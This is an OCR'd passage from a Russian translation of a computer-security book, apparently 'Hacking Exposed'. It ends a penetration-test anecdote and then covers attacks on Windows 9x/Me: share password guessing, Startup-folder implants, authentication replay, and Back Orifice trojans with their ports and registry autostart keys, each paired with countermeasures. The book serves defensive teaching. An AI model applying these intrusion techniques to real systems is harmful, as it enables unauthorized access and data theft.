
И мы продолжили действовать по нашей методике, стремясь получить привилегии суперпользователя и возможность просмотреть все содержимое всех томов. Наши действия во многом были интуитивными. (Мы искали суперпользователя точно так же, как лосось плывет к истоку реки для метания икры.) Поскольку мы столкнулись с различными дополнительными мерами по обеспечению защиты, то для успешного завершения поиска локальной учетной записи Administrator нам понадобилось почти два дополнительных дня.


При внимательном изучении оставшейся информации мы снова столкнулись с совместным ресурсом reports, однако теперь административные ограничения оказались менее суровыми, поскольку мы обладали правами администратора. Было решено приложить дополнительные усилия к исследованию файлов .REP.

Нам было обидно из-за того, что первые проверенные REP-файлы оказались совсем не показательными, и по ним нельзя было судить о данных в других файлах, относящихся к ресурсу reports. В остальных данных в основном содержались подробные сведения о финансовых транзакциях, выполненных всеми киосками розничной торговли, которые управлялись большим предприятием. Обнаруженная


информация была насыщена данными о кредитных карточках покупателей и кодами авторизации. Настоящий золотой прииск для хакера.

Мы надеемся, что наш короткий рассказ напомнит дам о том, что кроме опасности поиска суперпользователя нельзя закрывать глаза и на другие потенциальные риски нарушения безопасности. Также хочется надеяться, что нам удалось разжечь ваш аппетит, который вы сможете удовлетворить в данной и последующих главах части II, "Хакинг систем".





ГЛАВА 4



Самое важное, что должен знать администратор сети или конечный пользователь систем Windows 95/95B/98/98SE и более новой версии Windows Millenium Edition (далее — Win 9x/Me), — это то, что при проектировании данной операционной системы вопросам безопасности не уделялось большое внимание, в отличие от ее "двоюродной сестры" Windows NT/2000. По существу складывается впечатление, что при планировании архитектуры Windows 9x/Me компания Microsoft везде, где только было можно, пожертвовала безопасностью в угоду простоте использования.

Такой подход представляет собой двойную угрозу для администраторов, а также пользователей, которые не подозревают о необходимости обеспечения безопасности. Еще одна проблема заключается не в простоте настройки операционной системы Win 9x/Me, а в том, что те, кто ее настраивает, как правило, не принимают всех должных мер предосторожности (например, выбор хорошего пароля).

Более того, неосведомленный пользователь может, сам того не зная, предоставить "потайной ход" в корпоративную сеть своей организации или хранить важную информацию на домашнем компьютере, подключенном к Internet. С широким распространением вирусов и другого небезопасного программного обеспечения ситуация значительно усложняется. Единственный ничего не подозревающий пользователь Win *9x,* который запустил опасное почтовое вложение, способен создать "потайной ход" позади сетевого брандмауэра, предоставив тем самым возможность для организации полномасштабного вторжения.

С развитием высокоскоростных кабельных линий связи, обеспечивающих круглосуточное подключение, эта проблема только обостряется. Независимо от того, являетесь ли вы администратором Win *9x или* же используете эту систему для просмотра ресурсов Internet и доступа к сети компании из дома, вам необходимо понимать, какие средства и методы могут быть применены против вас.

К счастью, простота Win *9x* имеет и обратную сторону. В каком-то смысле можно сказать, что эта простота обеспечивает безопасность системы. Поскольку Win *9x* не является по-настоящему многопользовательской операционной системой, она поддерживает чрезвычайно малый набор возможностей удаленного администрирования. В частности, с использованием встроенных средств Win *9x* невозможно осуществить удаленный запуск команд, а удаленный доступ к системному реестру Win *9x* возможен только в том случае, если запрос сначала прошел через сервер безопасности, такой как Windows NT/2000 или Novell NetWare. Такой подход называется *защитой на уровне пользователей* (user-level security), в отличие от используемого по умолчанию подхода Win 9x/Me, обеспечивающего *защиту на уровне совместно используемых ресурсов* (share-level security) с помощью паролей/имени пользователя (Win 9x/Me не может выполнять функции сервера аутентификации на уровне пользователей).

Таким образом, в распоряжении взломщика остаются лишь традиционные способы проникновения в систему Win 9x/Me— заставить оператора так или иначе выполнить нужный взломщику программный код или получить физический доступ к системной консоли. Поэтому материал данной главы состоит из двух разделов, первый из которых посвящен методам удаленного проникновения, а второй — методам локального проникновения. Кроме того, Win *9x* будет рассматриваться отдельно от Win Me, поскольку эти две операционные системы появились с промежутком в три года, однако в большинстве случаев атаки против Win *9x* можно без проблем использовать и против Win Me.

В конце главы мы кратко рассмотрим средства защиты новой версии флагмана программных продуктов компании Microsoft, Windows XP Home Edition (Win XP HE). Рискуя немного испортить впечатление, мы все же вынуждены сказать, что те из пользователей, кто заинтересован в реальной защите, должны всерьез подумать о переходе на систему Windows XP HE. В ней имеются все средства, способные значительно повысить стабильность работы и уровень защиты, поскольку они базируются на механизмах, реализованных в Win NT/2000, а не в Win 9x/Me. Именно в этом так нуждаются начинающие пользователи. В главе 6 будут рассмотрены также две другие версии системы Windows — Win XP Professional и Whistler/.NET Server.

НА ЗАМЕТКУ! Win 9x/Me по праву считается системой, предназначенной для конечного пользователя. Зачастую самый простой способ проникновения в такую систему заключается в анализе данных Web или почтовых сообщений, передаваемых пользователю, а не в использовании средств самой операционной системы. В связи с этим мы настоятельно рекомендуем ознакомиться с главой 16, "Атаки на пользователей Internet".

Удаленное проникновение

Методы удаленного проникновения в систему Win *9x* условно можно разделить на четыре категории: прямое подключение к совместно используемому ресурсу (в том числе и посредством удаленного доступа); запуск фонового процесса, предназначенного для создания "потайного хода"; использование известных недостатков приложений; генерация условия DoS (denial of service — отказ в обслуживании). Необходимо отметить, что для реализации трех из перечисленных методов требуется, чтобы либо система была настроена неправильно, либо ее пользователь не имел практически никаких навыков администрирования. Ввиду того что такие ситуации случаются крайне редко, противостоять попыткам удаленного проникновения чаще всего довольно легко.

Прямое подключение к совместно используемым ресурсам Win 9x

Этот метод проникновения в удаленную систему Win *9x* является самым очевидным и легко осуществимым. Win 9*x* поддерживает три способа получения прямого доступа к системе: путем подключения к совместно используемым файлам и принтерам; через компонент сервера удаленного доступа (по умолчанию не устанавливается); посредством удаленного манипулирования системным реестром. Последний способ требует специальной настройки и знания системы защиты на уровне пользователей, что за пределами корпоративных сетей случается крайне редко.

Что касается первого метода проникновения, то он основан на получении сведений, передаваемых удаленным пользователем при его подключении к совместно используемому ресурсу компьютера, работающего под управлением Win *9x*. Поскольку пользователи часто используют одни и те же пароли, такая информация может облегчить получение доступа и к самой системе. Более того, это может привести к проникновению в другие системы сети.

Хакинг совместно используемых файлов и принтеров Win 9x

Популярность	*8*
Простота	*9*
Опасность	*8*
Степень риска	*8*

Мы не знаем ни одного метода, с помощью которого можно было бы извлечь хоть какую-то пользу от доступа к совместно используемому принтеру Win *9x*, поэтому посвятим оставшуюся часть раздела исключительно проблеме доступа к совместно используемым файлам Win *9x*.

При рассмотрении инструментальных средств и методов, которые могут использоваться взломщиками для сканирования сетей в поиске совместно используемых ресурсов Windows (см. главу 3, "Инвентаризация"), отмечалось, что некоторые из них также обладают возможностью подбора пароля для получения доступа к выявленным ресурсам. Одной из таких утилит является уже известная нам программа Legion группы Rhino9. Помимо обеспечения сканирования заданного диапазона IP-адресов в поисках совместно используемых ресурсов Windows, Legion также содержит модуль взлома паролей (средство BF), с помощью которого можно попытаться подобрать пароль по списку, содержащемуся в текстовом файле, и автоматически подключиться, если попытка завершилась удачно. Аббревиатура BF означает "brute force", т.е. взлом, однако более корректно называть эту функцию "подбором пароля", так как она базируется на использовании списка паролей. Один совет: кнопка Save Text главного окна программы Legion предназначена для сохранения имен обнаруженных совместно используемых ресурсов в текстовом файле, что повышает удобство работы при вводе значения в поле Path окна Force Share (рис. 4.1).




Рис. 4.1. Средство BF программы Legion позволяет подобрать пароль к совместно используемому ресурсу Windows

Вред, который может нанести злоумышленник, получивший таким образом доступ к системе, зависит от каталога, к которому он подключился. Если в этом каталоге находятся файлы, критичные для безопасности, или же если данный ресурс представляет собой целый раздел жесткого диска (чем нередко грешат пользователи), то последствия могут оказаться поистине разрушительными. Взломщик может просто поместить исполняемый файл в каталог %systemroot%\Start `Menu\Programs\Startup`, и при последующей перезагрузке компьютера данная программа будет автоматически запущена без ведома пользователя. (Примеры программ, которые могут быть внедрены в систему таким образом, приведены в следующем разделе этой главы, посвященном одной из таких программ — Back Orifice). Наконец, в распоряжении хакера может оказаться файл `.PWL` (об этом мы поговорим несколько позже).

Контрмеры: защита от хакинга совместно используемых файлов

Защититься от подобного нападения очень легко. Достаточно просто-напросто отключить режим совместного использования файлов на компьютере с Win 9x! Системным администраторам, в ведении которых находится много компьютеров, мы советуем использовать редактор системной политики (System Policy Editor) POLEDIT.EXE, с помощью которого можно запретить совместный доступ к файлам и принтерам на всех компьютерах сети. Программа POLEDIT.EXE, окно которой представлено на рис. 4.2, входит в состав комплекта Windows *9x* Resource Kit (далее — Win *9x* RK). Найти ее можно в каталоге `\tools\reskit\netadmin` установочных компакт-дисков системы Win *9x* или по адресу `http://support.microsoft.com/support/kb/articles/Q135/3/15.asp`.




Рис. 4.2. С использованием редактора системной политики Windows 9x администратор сети может запретить пользователям предоставлять ресурсы своих компьютеров для совместного или удаленного доступа

Если вам все же необходимо разрешить совместное использование файлов, обязательно применяйте сложные пароли из восьми алфавитно-цифровых символов (к сожалению, в системе Win *9x* — это максимальная длина пароля), а также метасимволов (таких как [! @ I $ % &) и управляющих символов ASCII. Кроме того, имеет смысл добавить к имени совместно используемого ресурса символ $, как показано на рис. 4.3, чтобы это имя не отображалось в диалоговом окне Network Neighborhood, при использовании команды net view и даже в результатах, полученных в ходе сканирования сети с помощью утилиты Legion.

Повторное использование данных аутентификации Win 9x

Популярность	*8*
Простота	*3*
Опасность	*9*
Степень риска	*7*




Рис. 4.3. Добавив символ $ к имени совместно используемого ресурса, вы тем самым сделаете его "невидимым" в сетевом окружении, а также для многих утилит сканирования NetBIOS

НА WEB-УЗЛЕ williamspublishing.com

5 января 1999 года группа исследования по вопросам безопасности, известная под названием L0pht, обнародовала документ, содержащий информацию о выявленном ею недостатке процедуры сетевой аутентификации Windows 9*x*, выполняемой при предоставлении доступа к совместно используемым файловым ресурсам (подробнее см. http://www.atstake.com/research/advisories/1999/95replay.txt). Тестируя очередную версию своего печально известного средства LOphtcrack, предназначенного для взлома и скрытного хищения паролей (см. главу 5, "Хакинг Windows NT"), было установлено, что система Win 9*x*, на которой установлен режим совместного использования файлов, каждые 15 минут обращается к удаленному компьютеру за подтверждением соединения. Поскольку система Windows в этом запросе использует комбинацию хэш-кода пароля и имени удаленного пользователя, а также учитывая, что имя пользователя передается в виде незакодированного текста, взломщик может просто переслать перехваченный им запрос на аутентификацию и успешно подключиться к совместно используемому ресурсу системы Win 9x Если все это произойдет в течение 15 минут, хэшированный пароль будет идентичным.

Хотя этот случай является классической криптографической ошибкой, которую компания Microsoft просто не должна была допустить, данным недостатком очень трудно воспользоваться. В документе группы LOpht говорится о возможности модификации исходного текста популярного сетевого клиента для UNIX под названием Samba (http://www.samba.org/) в целях ручного восстановления потока данных, передаваемых по сети при аутентификации. Однако уровень квалификации программиста, необходимый для успешного решения этой задачи, а также необходимость иметь доступ к локальному сетевому сегменту для прослушивания какого-либо соединения, делает повсеместное распространение данного подхода маловероятным.

Хакинг сервера удаленного доступа Win 9x

Популярность	*8*
Простота	*9*
Опасность	*8*
Степень риска	*8*

Показанный на рис. 4.4 компонент Windows Dial-Up Server, входящий в состав Win *9x,* — это еще одна "приятная неожиданность" для системного администратора. Любой пользователь, установив пакет Microsoft Plus! for Windows 95 и подключив модем, может создать брешь в системе защиты корпоративной сети (пакет Microsoft Plus! входит в стандартный комплект поставки Win 98).




Рис. 4.4. Превратить систему Win 9x в сервер удаленного доступа чрезвычайно просто

Система, функционирующая в качестве сервера удаленного доступа, как правило, разрешает и совместный доступ к файлам (иначе устанавливать сервер удаленного доступа нет никакого смысла). Это означает, что пользователь, находящийся по ту сторону модемного соединения, может провести инвентаризацию всех совместно используемых ресурсов и попытаться подобрать пароли (если, конечно, они вообще используются). Об этом уже упоминалось в предыдущем разделе. Все различие в подходах заключается лишь в установлении связи не по локальной сети, а через сервер удаленного доступа.

Контрмеры: защита от хакинга через удаленные соединения

Совсем не удивительно, что рекомендации остаются прежними. Во-первых, сами не используйте сервер удаленного доступа Win *9x,* а во-вторых, с помощью редактора системной политики запретите его устанавливать и пользователям. Если же удаленный доступ все-таки необходим, обязательно установите пароль для входящих подключений и обеспечьте его шифрование. (Такой режим можно установить в диалоговом окне Server Type, которое открывается после щелчка на одноименной кнопке диалогового окна свойств Dial-Up Server.) Можно также перейти к аутентификации на уровне пользователя, т.е. выполнять аутентификацию с помощью сервера безопасности, такого как контроллер домена Windows NT или сервер NetWare. Установите пароль для доступа к каждому совместно используемому ресурсу (причем чем сложнее пароль, тем лучше), а также сделайте эти ресурсы скрытыми, добавив к их именам символ $.

Взломщик, которому удастся проникнуть через сервер удаленного доступа и подобрать пароль к совместно используемым ресурсам, может воспользоваться любой информацией, которую он обнаружит в открывшихся ему папках и файлах. Однако он не сможет проникнуть в сеть непосредственно через систему Win *9x,* поскольку она не обеспечивает маршрутизацию потока данных.

Необходимо также помнить, что удаленные соединения (DUN — Dial-Up Networking) уже давно не являются исключительно модемной технологией. Теперь возможности удаленного доступа используются в виртуальных частных сетях (VPN — Virtual Private Network), о которых мы поговорим в главе 9, "Хакинг удаленных соединений, PBX, Voicemail и виртуальных частных сетей". Поэтому нам кажется, что необходимо сказать пару слов об одном из самых важных с точки зрения обеспечения безопасности модуле обновления встроенной поддержки сетей VPN в Win 95. Этот модуль, называемый Dial-Up Networking Update 1.3 (DUN 1.3), позволяет системе Win 95 устанавливать более защищенные соединения с серверами виртуальной частной сети Windows NT. Если вы используете технологию VPN компании Microsoft, не раздумывая установите модуль DUN 1.3 (`http://support.microsoft.com/support/kb/articles/Q191/4/94.asp`). DUN 1.3, как мы вскоре убедимся, позволяет также защититься от нарушения работы из-за возникновения условия DoS.

Подробнее о недостатках удаленного доступа и сетей VPN мы поговорим в главе 9.

Удаленный хакинг системного реестра Win 9x

Популярность	*2*
Простота	*3*
Опасность	*8*
Степень риска	*4*

В отличие от Windows NT, система Win *9x* не содержит встроенных средств поддержки удаленного доступа к системному реестру. Однако если установлен компонент Remote Registry Service (RRS), который можно найти на установочном компакт-диске Windows *9x* в каталоге `\admin\nettools\remotreg`, то это становится вполне возможным. Для работы службы RRS необходимо переключиться в режим защиты на уровне пользователей. Следовательно, для получения доступа потребуется ввести правильное имя пользователя. Если взломщику повезет и ему попадется система с установленным компонентом RRS и совместно используемым каталогом, доступным для записи, а также если ему удастся узнать какое-нибудь имя пользователя и подобрать соответствующий пароль, то в результате он сможет сделать с такой системой все, что только пожелает. Легко ли отвести от себя такую угрозу? Нам кажется, что да. Более того, чтобы ее создать, надо немало потрудиться. Если вы хотите установить службу RRS, обязательно выберите хороший пароль, и этого будет достаточно. В противном случае не устанавливайте этот компонент вообще и спите спокойно, зная, что все попытки получить доступ к реестру закончатся ничем.

Win 9x и средства управления сетью

Популярность	*3*
Простота	*9*
Опасность	*1*
Степень риска	*4*

Последняя в нашем перечне, но далеко не последняя по степени риска и последствиям угроза удаленного проникновения состоит в использовании протокола SNMP (Simple Network Management Protocol). В главе 3, "Инвентаризация", мы уже говорили о том, что этот протокол может с успехом применяться для инвентаризации компьютеров, работающих под управлением Windows NT, на которых запущен агент SNMP, настроенный на использование установленных по умолчанию строк доступа типа public. То же самое относится и к системе Win *9x,* если на ней установлен агент SNMP (соответствующий модуль можно найти в каталоге `\tools\reskit\netadmin\snmp` установочного компакт-диска). Однако поддержка протокола SNMP в Win 9x отличается от его реализации в Windows NT тем, что при этом не сообщается информация об именах пользователей и совместно используемых ресурсах, поскольку в Win *9x* реализована версия 1 информационной управляющей базы MIB. Таким образом, в данном случае возможности по использованию протокола SNMP ограниченны.

"Потайные ходы" и программы типа "троянский конь" в Win 9*x*

Если предположить, что в вашей системе Win *9x* не используется совместный доступ к файлам, не установлен сервер удаленного доступа и отсутствует поддержка удаленного доступа к системному реестру, то можно ли считать ваш компьютер защищенным? По-видимому, в настоящий момент на этот риторический вопрос можно дать отрицательный ответ. Если злоумышленникам не хватает средств удаленного администрирования, они просто пытаются их установить.

В этом разделе мы рассмотрим три наиболее популярные из таких программ, которые основаны на технологии "клиент/сервер". Каждую из них можно найти в Internet. Кроме того, вы познакомитесь с *"троянскими конями"* (Trojan horse) — программами, которые, на первый взгляд, выглядят достаточно полезными, однако на самом деле содержат другой код, который может привести к злонамеренным или разрушительным действиям. Конечно, в Сети можно обнаружить бесчисленное множество таких программ и для их описания не хватит даже самой толстой книги. Дополнительную информацию о средствах создания "потайных ходов" и программах типа "троянский конь" можно найти по адресам `http://www.tlsecurity.net/main.htm` и `http://www.eqla.demon.co.uk/trojanhorses.html`.

Back Orifice

Популярность	*10*
Простота	*9*
Опасность	*10*
Степень риска	*10*

Программа Back Orifice (BO), фактически являясь одной из самых известных программ хакинга Win *9x,* анонсирована разработчиками как средство удаленного администрирования системы Win *9x.* Эта программа была выпущена летом 1998 года в соответствии с соглашениями по безопасности Black Hat (`http://www.blackhat.com/`), и ее по-прежнему можно свободно получить по адресу `http://www.cultdeadcow.com/tools/`. Back Orifice позволяет получить практически полный удаленный контроль над системой Win *9x,* включая возможность добавления и удаления ключей системного реестра, перезагрузки системы, отправки и получения файлов, просмотра кэшированных паролей, порождения процессов и создания совместно используемых файловых ресур-

сов. Кроме того, другими хакерами для исходного сервера BO были написаны подключаемые модули, предназначенные для установления связи с определенными каналами IRC (Internet Relay Chat), такими, например, как #BO_OWNED, и последующего разглашения IP-адреса жертвы всем, кто интересуется подобными вещами.

Программу BO можно настроить таким образом, чтобы она самостоятельно устанавливалась и запускалась с использованием любого имени файла ([space] .exe используется по умолчанию). При этом добавляется запись в параметр системного реестра HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices, чтобы запуск BO выполнялся при каждой загрузке компьютера. По умолчанию программой BO используется UDP-порт с номером 31337, если не задано другое значение.

Очевидно, что программа BO является воплощением мечты любого хакера, если не для проникновения в систему, то уж наверняка для удовлетворения болезненного любопытства. Создание BO оказалось настолько грандиозным событием, что через год появилась вторая версия: Back Orifice 2000 (BO2K, http://sourceforge.net/projects/bo2k/). Программа BO2K имеет те же возможности, что и ее предыдущая версия, за исключением следующего. Во-первых, и клиентская и серверная части работают в системах Windows NT/2000 (а не просто в Win 9*x*); во-вторых, появился набор средств разработки, что значительно затрудняет выявление различных модификаций этой программы. По умолчанию программой BO2K используется TCP-порт 54320 или UDP-порт 54321 и выполняется копирование файла UMGR32.EXE в папку %systemroot%. Для предотвращения принудительного завершения работы BO2K в списке задач будет маскироваться под именем EXPLORER. Если программа разворачивается в скрытом режиме, то она будет установлена в качестве службы удаленного администрирования (Remote Administration Service), в разделе HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices будет добавлен соответствующий параметр, а затем будет удален исходный файл. После этого запуск программы BO2K будет выполняться при каждой загрузке компьютера. Все эти действия можно выполнить также с помощью утилиты bo2kcfg.exe, распространяемой вместе с пакетом Back Orifice 2000. На рис. 4.5 представлен внешний вид клиентской части программы BO2K, bo2kgui.exe, которая осуществляет контроль системы Win 98SE. Из рис. 4.5 видно, что теперь клиент BO2K может использоваться для остановки удаленного сервера и его удаления из инфицированной системы. Для этого нужно открыть папку Server Control, выбрать элемент Shutdown Server, а затем ввести команду DELETE.

